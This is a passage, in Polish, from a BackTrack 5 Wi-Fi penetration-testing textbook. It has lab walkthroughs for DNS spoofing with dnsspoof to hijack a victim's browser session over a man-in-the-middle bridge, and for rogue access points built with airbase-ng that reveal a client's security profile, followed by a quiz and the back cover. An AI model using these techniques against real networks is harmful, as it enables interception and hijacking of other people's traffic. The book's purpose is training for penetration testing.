Jednym z bardzo interesujących ataków, jakie możemy przeprowadzić na podstawie ataku *Man-in-the-Middle*, jest przechwytywanie sesji aplikacji. Podczas ataku *Man-in-the-Middle* wszystkie pakiety wysyłane przez komputer ofiary przechodzą przez komputer napastnika. Zadaniem komputera napastnika jest odpowiednie przekazywanie ich do hostów docelowych oraz przekazywanie odpowiedzi hostów do komputera ofiary. Ciekawym elementem takiego procesu jest możliwość modyfikacji danych w przekazywanych pakietach (jeżeli nie są szyfrowane lub nie korzystają z innych zabezpieczeń integralności danych). W praktyce oznacza to, że napastnik może modyfikować, uszkadzać lub nawet selektywnie usuwać wybrane pakiety.


W kolejnym ćwiczeniu pokażemy, w jaki sposób można przechwycić sesję DNS, korzystając z ataku *Man-in-the-Middle*, a następnie na podstawie przechwyconej sesji DNS pokażemy, jak przechwycić sesję przeglądarki próbującej połączyć się z wyszukiwarką *google.com*.

Czas na działanie — przechwytywanie sesji w sieciach bezprzewodowych


1. Przygotuj laboratorium w takiej konfiguracji, jakiej używaliśmy w poprzednich ćwiczeniach do ataków typu *Man-in-the-Middle*. Na komputerze ofiary uruchom przeglądarkę sieciową i przejdź na stronę *google.com*, monitorując jednocześnie cały generowany w ten sposób ruch przy użyciu programu Wireshark. Okno tego programu powinno wyglądać mniej więcej tak, jak na rysunku poniżej:

	Time	Source	Destination	Protoco	Info
1	0.000000	IntelCor_35:fc:44	Broadcast	ARP	Who has 192.168.0.1? Tell 192.168.0.197
2	0.000603	D-Link_d2:8e:25	IntelCor_35:fc:44	ARP	192.168.0.1 is at 00:21:91:d2:8e:25
3	0.005758	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
4	1.001276	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
5	2.000004	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
6	3.415114	D-Link_d2:8e:25	Broadcast	ARP	Who has 192.168.0.198? Tell 192.168.0.1
7	3.999838	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
8	7.999001	192.168.0.197	192.168.0.1	DNS	Standard query A google.com
9	8.720771	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
10	9.719183	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad
11	10.719577	192.168.0.197	192.168.0.1	DNS	Standard query ANY wpad


2. W programie Wireshark ustaw filtr tak, aby wyświetlane były wyłącznie ramki protokołu DNS. Jak widać na kolejnym rysunku, komputer ofiary wysyła żądania DNS dla adresu *google.com*:




3. Aby przechwycić sesje przeglądarki, musisz przesłać do ofiary fałszywe odpowiedzi DNS, które będą pokazywać, że adresowi *google.com* odpowiada adres IP *192.168.0.199*, będący w rzeczywistości adresem IP napastnika. Do tych niecnych celów należy użyć narzędzia Dnsspoof. Aby to zrobić, w oknie terminala musisz wpisać następujące polecenie: **`dnsspoof –i mitm-bridge`**:




4. Odśwież okno przeglądarki sieciowej. Od tej chwili, jak doskonale widać w oknie programu Wireshark, za każdym razem, kiedy ofiara wysyła żądanie DNS dla dowolnego hosta (włącznie z *google.com*), odpowiedź jest przesyłana przez program Dnsspoof:






5. W oknie przeglądarki na komputerze ofiary widać teraz komunikat o wystąpieniu błędu, informujący o odmowie realizacji połączenia. Dzieje się tak dlatego, że przez atak komputer ofiary, próbując połączyć się z serwisem *google.com*, w rzeczywistości łączy się z komputerem napastnika o adresie *192.168.0.199*, z tym że na razie na porcie 80 tego komputera nie została uruchomiona żadna usługa.



6. Aby to zmienić, uruchom teraz serwer Apache (dostarczany wraz z dystrybucją BackTrack). Otwórz okno terminala i wykonaj polecenie **`apache2ctl start`**.



7. Jeżeli teraz ponownie odświeżysz okno przeglądarki sieciowej na komputerze ofiary, na ekranie pojawi się domyślna strona serwera Apache:

Wykonane ćwiczenie dobrze pokazuje, w jaki sposób można przechwycić bezprzewodową sesję klienta będącego celem ataku, przeanalizować dane wysyłane przez komputer ofiary i odesłać fałszywe odpowiedzi na jego żądania.

Co się stało?

Wykorzystując przygotowany wcześniej atak *Man-in-the-Middle*, udało Ci się pomyślnie przechwycić bezprzewodową sesję aplikacji klienta. A co działo się za kulisami? Dzięki konfiguracji do ataku *Man-in-the-Middle* miałeś możliwość monitorowania wszystkich pakietów wysyłanych przez ofiarę. Po przechwyceniu żądania DNS wysłanego przez ofiarę program Dnsspoof działający na komputerze napastnika odesłał do komputera ofiary fałszywą odpowiedź DNS, wskazującą, że nazwie hosta *google.com* odpowiada adres IP *192.168.0.199*, będący w rzeczywistości adresem IP komputera napastnika. Komputer ofiary przyjmuje tę odpowiedź za prawdziwą (bo nie ma powodu, żeby ją odrzucić) i przeglądarka ofiary wysyła żądanie HTTP na port 80 komputera napastnika.

W pierwszej części tego eksperymentu na porcie 80 komputera napastnika nie działała żadna usługa, która mogłaby obsłużyć żądanie klienta, stąd w oknie przeglądarki sieciowej ofiary pojawił się komunikat o wystąpieniu błędu. Następnie na komputerze napastnika uruchomiłeś serwer Apache, działający domyślnie na porcie 80, który od tej chwili rozpoczął obsługiwanie żądań HTTP wysyłanych przez komputer ofiary (w oknie przeglądarki ofiary została wyświetlona domyślna strona WWW serwera Apache).

To ćwiczenie pokazuje, że po przejęciu pełnej kontroli nad niższymi warstwami protokołu sieciowego (w naszym przypadku warstwą drugą) przejęcie sesji aplikacji działających na wyższych warstwach, takich jak klienty DNS czy przeglądarki sieciowe, jest zadaniem dosyć prostym.

Zrób to sam — przechwytywanie sesji aplikacji

Kolejnym etapem w przechwytywaniu bezprzewodowych sesji aplikacji na podstawie ataku *Man-in-the-Middle* jest modyfikacja danych wysyłanych przez klienta. Zapoznaj się z pakietem Ettercap, będącym częścią dystrybucji BackTrack, który pomoże Ci tworzyć filtry pozwalające na wyszukiwanie i zamianę danych w pakietach ruchu sieciowego.

W tym zadaniu powinieneś napisać prosty filtr, który będzie automatycznie zamieniał wszystkie wystąpienia słowa *bezpieczeństwo* na *niebezpieczeństwo*. Następnie spróbuj wpisać w Google słowo *bezpieczeństwo* i sprawdź, czy w odpowiedzi otrzymujesz trafienia związane ze słowem *niebezpieczeństwo*.

Odkrywanie konfiguracji zabezpieczeń klienta

W poprzednich rozdziałach pokazaliśmy, jak można tworzyć podstawione punkty dostępowe (*Honeypot*) z otwartym dostępem, a także wykorzystujące szyfrowanie WEP i WPA, ale jak w praktyce, kiedy pracujesz w terenie i przechwytujesz pakiety sondowania (ang. *Probe Requests*) wysyłane przez atakowanego klienta, możesz się dowiedzieć, jakiego protokołu zabezpieczeń używa sieć, do której usiłuje podłączyć się klient?


Choć na pierwszy rzut oka zadanie może się wydawać nieco karkołomne, w praktyce rozwiązanie jest bardzo proste. Aby się o tym przekonać, należy utworzyć kilka punktów dostępowych rozgłaszających sieć o takim samym identyfikatorze SSID, ale różnych konfiguracjach zabezpieczeń. Kiedy klient poszukujący sieci odnajdzie takie punkty dostępowe, automatycznie podłączy się do skonfigurowanego tak, jak sieć, której poszukuje (a której konfiguracja jest przechowywana przez klienta w profilu sieci).

A zatem zaczynamy!

Czas na działanie — odkrywanie profili zabezpieczeń klientów bezprzewodowych

1. Ćwiczenie rozpocznij od przyjęcia założenia, że klient będący celem ataku był skonfigurowany pod kątem sieci o nazwie *Wireless Lab* i kiedy nie jest podłączony do żadnego punktu dostępowego, aktywnie rozsyła pakiety sondujące w poszukiwaniu tej sieci. Aby odkryć konfigurację zabezpieczeń tej sieci, musisz utworzyć kilka punktów dostępowych o różnych konfiguracjach. Na potrzeby tego ćwiczenia przyjmij, że klient jest przygotowany do pracy w jednej z następujących konfiguracji: uwierzytelnianie z otwartym dostępem, szyfrowanie WEP, szyfrowanie WPA PSK lub szyfrowanie WPA2 PSK. Oznacza to, że trzeba utworzyć cztery punkty dostępowe.

Aby to zrobić, musisz najpierw utworzyć cztery wirtualne interfejsy sieciowe, o nazwach odpowiednio *mon0*, *mon1*, *mon2* i *mon3*. Dokonasz tego poprzez kilkukrotne wykonanie polecenia **`airmon-ng start wlan0`**, tak jak przedstawiono na rysunku poniżej:



2. Aby wyświetlić na ekranie wszystkie nowo utworzone interfejsy, powinieneś wykonać polecenie **`ifconfig -a`**, jak widać na kolejnym rysunku:

```
mon0      Link encap:UNSPEC  HWaddr 00-C0-CA-3E-BD-93-00-00-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2111 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:245105 (245.1 KB)  TX bytes:0 (0.0 B)

mon1      Link encap:UNSPEC  HWaddr 00-C0-CA-3E-BD-93-00-00-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:125255 (125.2 KB)  TX bytes:0 (0.0 B)

mon2      Link encap:UNSPEC  HWaddr 00-C0-CA-3E-BD-93-00-00-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1085 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:116659 (116.6 KB)  TX bytes:0 (0.0 B)

mon3      Link encap:UNSPEC  HWaddr 00-C0-CA-3E-BD-93-00-00-00-00-00-00-00-00-00-00
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:887 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:95727 (95.7 KB)  TX bytes:0 (0.0 B)
```

3. Teraz możesz przystąpić do utworzenia pierwszego punktu dostępowego, wykorzystującego interfejs *mon0* i uwierzytelnianie z otwartym dostępem:

```
root@bt: ~ - Shell No. 2 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid "Wireless Lab" -a AA:AA:AA:AA:AA:AA -c 3 mon0
01:56:20  Created tap interface at0
01:56:20  Trying to set MTU on at0 to 1500
01:56:21  Access Point with BSSID AA:AA:AA:AA:AA:AA started.
```

4. Na interfejsie *mon1* utwórz punkt dostępowy z szyfrowaniem WEP:

```
root@bt: ~ - Shell No. 3 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a BB:BB:BB:BB:BB:BB -W 1 mon1
For information, no action required: Using gettimeofday() instead of /dev/rtc
01:59:44  Created tap interface at1
01:59:44  Trying to set MTU on at1 to 1500

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether BB:BB:BB:BB:BB:BB


01:59:45  Access Point with BSSID BB:BB:BB:BB:BB:BB started.
```


5. Interfejsu *mon2* użyj do utworzenia punktu dostępowego z szyfrowaniem WPA PSK:

```
root@bt: ~ - Shell No. 4 - Konsole
Menu  on  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a CC:CC:CC:CC:CC:CC -W 1 -z 2 mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
01:58:48  Created tap interface at2
01:58:48  Trying to set MTU on at2 to 1500
01:58:48  Trying to set MTU on mon2 to 1800
01:58:48  Access Point with BSSID CC:CC:CC:CC:CC:CC started.
```

6. Wreszcie ostatni interfejs, *mon3*, zostanie użyty do utworzenia punktu dostępowego z szyfrowaniem WPA2 PSK:


```
root@bt: ~ - Shell No. 5 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a DD:DD:DD:DD:DD:DD -W 1 -Z 2 mon3
For information, no action required: Using gettimeofday() instead of /dev/rtc
02:00:31  Created tap interface at3
02:00:31  Trying to set MTU on at3 to 1500
02:00:31  Trying to set MTU on mon3 to 1800

ti_set_mac failed: Cannot assign requested address
You most probably want to set the MAC of your TAP interface.
ifconfig <iface> hw ether DD:DD:DD:DD:DD:DD


02:00:32  Access Point with BSSID DD:DD:DD:DD:DD:DD started.
```

7. Aby sprawdzić, czy wszystkie cztery punkty dostępowe działają poprawnie, użyj polecenia `airodump-ng` do nasłuchiwania na tym samym kanale:



```
root@bt: ~ - Shell No. 6 - Konsole
Session  Edit  View  Bookmarks  Settings  Help

CH  1 ][ Elapsed: 8 s ][ 2011-06-28 02:00

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

AA:AA:AA:AA:AA:AA    0 100      107        0    0   3  54   OPN              Wireless Lab
CC:CC:CC:CC:CC:CC    0 100      107        0    0   3  54   WPA  TKIP   PSK  Wireless Lab
DD:DD:DD:DD:DD:DD    0 100      107        0    0   3  54   WPA2 TKIP   PSK  Wireless Lab
BB:BB:BB:BB:BB:BB    0 100      107        0    0   3  54   WEP  WEP         Wireless Lab
```

8. Po utworzeniu wszystkich punktów dostępowych możesz włączyć bezprzewodową kartę sieciową w kliencie. W zależności od tego, z jakiej sieci *Wireless Lab* klient ostatnio korzystał, automatycznie podłączy się do punktu dostępowego o takiej konfiguracji zabezpieczeń. W naszym przypadku klient podłączył się do punktu dostępowego sieci z szyfrowaniem WPA PSK.



```
root@bt: ~ - Shell No. 4 - Konsole
Session  Edit  View  Bookmarks  Settings  Help
root@bt:~# airbase-ng --essid "Wireless Lab" -c 3 -a CC:CC:CC:CC:CC:CC -W 1 -z 2 mon2
For information, no action required: Using gettimeofday() instead of /dev/rtc
01:58:48  Created tap interface at2
01:58:48  Trying to set MTU on at2 to 1500
01:58:48  Trying to set MTU on mon2 to 1800
01:58:48  Access Point with BSSID CC:CC:CC:CC:CC:CC started.


02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
02:04:23  Client C8:BC:C8:EE:12:0B associated (WPA1;TKIP) to ESSID: "Wireless Lab"
```

Co się stało?

W tym ćwiczeniu utworzyłeś kilka podstawionych punktów dostępowych, które rozgłaszały sieć Wi-Fi o takim samym identyfikatorze SSID, ale o różnych konfiguracjach zabezpieczeń. Klient poszukujący sieci o takim identyfikatorze SSID automatycznie podłączał się do punktu dostępowego o konfiguracji, jaka występowała podczas ostatniego połączenia klienta z oryginalną siecią *Wireless Lab*.

Opisana technika może być bardzo przydatna w praktyce, ponieważ kiedy przeprowadzasz test penetracyjny, nie zawsze z góry będziesz wiedział, jakiej konfiguracji zabezpieczeń sieci używa dany klient. Nasze rozwiązanie pozwala na szybkie określenie właściwej konfiguracji przez podsunięcie klientowi „przynęty" w postaci fałszywego punktu dostępowego. W literaturze przedmiotu taka technika jest często określana nazwą *WiFishing* (z ang. *WiFi* — sieci bezprzewodowe, *fishing* — wędkowanie, łowienie ryb).

Zrób to sam — podsuwanie „przynęty" klientowi

Zmieniaj konfigurację zabezpieczeń sieci bezprzewodowej klienta i sprawdź, czy Twój zestaw punktów dostępowych (*Honeypot*) jest w stanie je wykryć.

Warto zauważyć, że wiele klientów Wi-Fi jest skonfigurowanych tak, aby w razie braku połączenia z punktem dostępowym nie wysyłać pakietów sondowania sieci domyślnej. W takiej sytuacji wykrycie konfiguracji sieci domyślnej przy użyciu technik opisanych powyżej nie będzie możliwe.

Szybki quiz — zaawansowane ataki na sieci WLAN

1. Kto znajduje się „w środku" podczas ataku typu *Man-in-the-Middle*:
   a) Punkt dostępowy.
   b) Komputer napastnika.
   c) Komputer ofiary.
   d) Żaden z powyższych.
2. Pakiet Dnsspoof:
   a) Pozwala na fałszowanie żądań DNS.
   b) Pozwala na fałszowanie odpowiedzi serwera DNS.
   c) Musi być uruchomiony na serwerze DNS.
   d) Musi być uruchomiony na punkcie dostępowym.
3. Atak typu *Man-in-the-Middle* na sieć bezprzewodową może zostać przeprowadzony:
   a) Na wszystkich klientach bezprzewodowych w tym samym czasie.
   b) Tylko na jednym kanale w tym samym czasie.
   c) Tylko na sieci o danym identyfikatorze SSID w tym samym czasie.
   d) Zarówno (b), jak i (c).
4. Interfejs, który podczas ataku *Man-in-the-Middle* znajdował się najbliżej ofiary, nosi nazwę:
   a) *At0*.
   b) *Eth0*.
   c) *Br0*.
   d) *En0*.

Podsumowanie

W tym rozdziale przeczytałeś, w jaki sposób można przeprowadzać zaawansowane ataki na sieci bezprzewodowe, wykorzystując atak typu *Man-in-the-Middle*. W ramach ćwiczeń utworzyłeś konfigurację sieci do przeprowadzenia ataku *Man-in-the-Middle*, a następnie używałeś jej do podsłuchiwania ruchu sieciowego generowanego przez komputer ofiary. Później użyłeś tej samej konfiguracji sieci do przeprowadzenia ataku polegającego na przechwyceniu sesji aplikacji (w tym wypadku przeglądarki sieciowej) przy użyciu ataku opartego na fałszowaniu odpowiedzi serwera DNS.

W kolejnym rozdziale pokażemy, jak przeprowadzać testy penetracyjne sieci bezprzewodowych od fazy początkowego planowania poprzez rozpoznawanie i odkrywanie konfiguracji aż do fazy przeprowadzania końcowych ataków i raportowania osiągniętych wyników. Omówimy również kilka zagadnień związanych z najlepszymi procedurami i praktykami zabezpieczania sieci WLAN.

Skorowidz

A

B

C

D

E

F

H

I

K

L

Ł

M

N

O

P

R

S

Ś

T

U

W

Z

Ź

Ż

BackTrack 5
Testy penetracyjne sieci WiFi

Sieci bezprzewodowe z każdym rokiem zdobywają coraz większą popularność. W rzeczywistości, żeby nie być w zasięgu sieci WiFi, musisz wyjechać poza miasto — a i to często nie wystarcza. Dlaczego tak się dzieje? Koszty podłączenia do sieci WiFi są bardzo niskie, a prędkość transmisji danych zupełnie wystarczająca. Jednak z drugiej strony taka dostępność sieci sprawia, że nasze dane nas otaczają i są na wyciągnięcie ręki — dla każdego. Jak się przed tym bronić? Zadbaj o bezpieczeństwo Twojej sieci!

Na te i wiele innych trudnych pytań odpowiada ta wyjątkowa książka. Na początku zbudujesz własne laboratorium sieci bezprzewodowych, tak aby w domowym zaciszu testować różne techniki łamania zabezpieczeń protokołu WEP, WPA i WPA2. W trakcie lektury zdobędziesz wiedzę na temat metod przeprowadzania ataku na infrastrukturę sieci bezprzewodowej. Poznanie zagrożenia w praktyce pozwoli Ci zdobyć doświadczenie, które zaowocuje większymi umiejętnościami obrony przed ryzykiem włamania. Ta książka jest obowiązkową pozycją dla wszystkich administratorów i pasjonatów sieci komputerowych.

Dzięki tej książce:

- zbudujesz własne laboratorium sieci bezprzewodowych
- złamiesz zabezpieczenia protokołów WEP, WPA i WPA2
- poznasz zagrożenia i techniki ataku na Twoją sieć bezprzewodową
- podniesiesz poziom bezpieczeństwa Twojej sieci!

Bezpieczeństwo Twojej sieci bezprzewodowej jest w Twoich rękach!

ISBN 978-83-246-6682-9

Cena: 49,00 zł

9 788324 666829

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
http://helion.pl